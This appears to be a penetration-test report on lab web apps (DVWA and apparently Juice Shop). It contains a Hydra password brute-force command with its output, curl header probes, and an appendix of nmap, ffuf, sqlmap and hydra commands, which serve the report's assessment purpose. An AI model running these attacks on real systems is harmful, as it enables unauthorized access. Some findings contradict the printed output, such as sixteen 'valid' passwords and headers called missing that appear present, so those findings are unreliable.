
Command: hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.1.142 http-get-form

Reason: Testing password strength.

Output:
login: admin | password: password

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.0.1.142 http-get-form "/DVWA/vulnerabilities/brute/:user
me=^USER^&password=^PASS^&Login=Login:F=incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-04 03:45:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://10.0.1.142:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Log
in:F=incorrect
[80][http-get-form] host: 10.0.1.142   login: admin   password: 123456
[80][http-get-form] host: 10.0.1.142   login: admin   password: 12345678
[80][http-get-form] host: 10.0.1.142   login: admin   password: 12345
[80][http-get-form] host: 10.0.1.142   login: admin   password: monkey
[80][http-get-form] host: 10.0.1.142   login: admin   password: iloveyou
[80][http-get-form] host: 10.0.1.142   login: admin   password: nicole
[80][http-get-form] host: 10.0.1.142   login: admin   password: jessica
[80][http-get-form] host: 10.0.1.142   login: admin   password: lovely
[80][http-get-form] host: 10.0.1.142   login: admin   password: 123456789
[80][http-get-form] host: 10.0.1.142   login: admin   password: daniel
[80][http-get-form] host: 10.0.1.142   login: admin   password: password
[80][http-get-form] host: 10.0.1.142   login: admin   password: rockyou
[80][http-get-form] host: 10.0.1.142   login: admin   password: 1234567
[80][http-get-form] host: 10.0.1.142   login: admin   password: babygirl
[80][http-get-form] host: 10.0.1.142   login: admin   password: princess
[80][http-get-form] host: 10.0.1.142   login: admin   password: abc123
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-04 03:45:14
```



==========

SECURITY MISCONFIGURATION

==========

Command: curl -I http://10.0.1.142

Reason: Checks HTTP headers for missing security protections.

Missing Headers: X-Frame-Options, Content-Security-Policy, X-XSS-Protection

```
┌──(kali㉿kali)-[~/Documents]
└─$ curl -I http://10.0.1.142/DVWA
HTTP/1.1 301 Moved Permanently
Date: Fri, 06 Mar 2026 09:19:01 GMT
Server: Apache/2.4.58 (Ubuntu)
Location: http://10.0.1.142/DVWA/
Content-Type: text/html; charset=iso-8859-1


┌──(kali㉿kali)-[~/Documents]
└─$ curl -I http://10.0.1.142:3000
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 04 Mar 2026 20:48:27 GMT
ETag: W/"1252f-19cba9bedd5"
Content-Type: text/html; charset=UTF-8
Content-Length: 75055
Vary: Accept-Encoding
Date: Fri, 06 Mar 2026 09:19:21 GMT
Connection: keep-alive
Keep-Alive: timeout=5


┌──(kali㉿kali)-[~/Documents]
└─$ sudo curl -I -H "Origin: evil.com" http://10.0.1.142:3000
[sudo] password for kali:
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Wed, 04 Mar 2026 20:48:27 GMT
ETag: W/"1252f-19cba9bedd5"
Content-Type: text/html; charset=UTF-8
Content-Length: 75055
Vary: Accept-Encoding
Date: Fri, 06 Mar 2026 09:19:49 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

==========

RISK RATING MATRIX

==========


ID	Vulnerability / Finding	Target App	Likelihood	Impact	Risk Level	Mitigation Action
001	SQL Injection (Auth Bypass)	DVWA	High	High	**CRITICAL**	Use Prepared Statements / Parameterized Queries.
002	Reflected XSS	Juice Shop	Medium	Medium	**MEDIUM**	Implement Content Security Policy (CSP).

ID	Vulnerability / Finding	Target App	Likelihood	Impact	Risk Level	Mitigation Action
003	Default Credentials	Apache	High	Medium	**HIGH**	Change default admin password immediately.
004	Directory Listing Enabled	DVWA	Low	Low	**LOW**	Disable Options Indexes in Apache config.
005	Sensitive Data in URL	Juice Shop	High	High	**CRITICAL**	Use POST requests and encrypt sensitive parameters.

==========

SECURITY DASHBOARD


==========



==========

VULNERABILITY SUMMARY

==========



==========

RECOMMENDATIONS

==========

Immediate Fix: Patch SQL injection | Validate input fields | Restrict file uploads

Short Term Fix: Enable security headers | Implement WAF

Long Term Fix: Secure development lifecycle | Regular security testing

==========

CONCLUSION

==========

The penetration test successfully identified several critical vulnerabilities within the target web applications.
If exploited by malicious attackers, these vulnerabilities could lead to data breaches, unauthorized access, and full system compromise.
Implementing the recommended remediation measures will significantly improve the security posture of the application.

==========

APPENDIX

==========

Security Testing: Commands & Wordlists Used

Tool	Command Line	Purpose / Wordlist
Nmap	nmap -sC -sV -A 10.0.1.142	Service & OS Detection
ffuf	ffuf -u http://[IP]/FUZZ	Directory Fuzzing (common.txt)
sqlmap	sqlmap -u "http://target/sqli/?id=1"	SQL Injection Testing
hydra	hydra -l admin -P rockyou.txt	Brute Force (rockyou.txt)
curl	curl -I http://target	Header Inspection

Wordlists: /usr/share/wordlists/dirb/common.txt | /usr/share/wordlists/rockyou.txt

==========

END OF REPORT

==========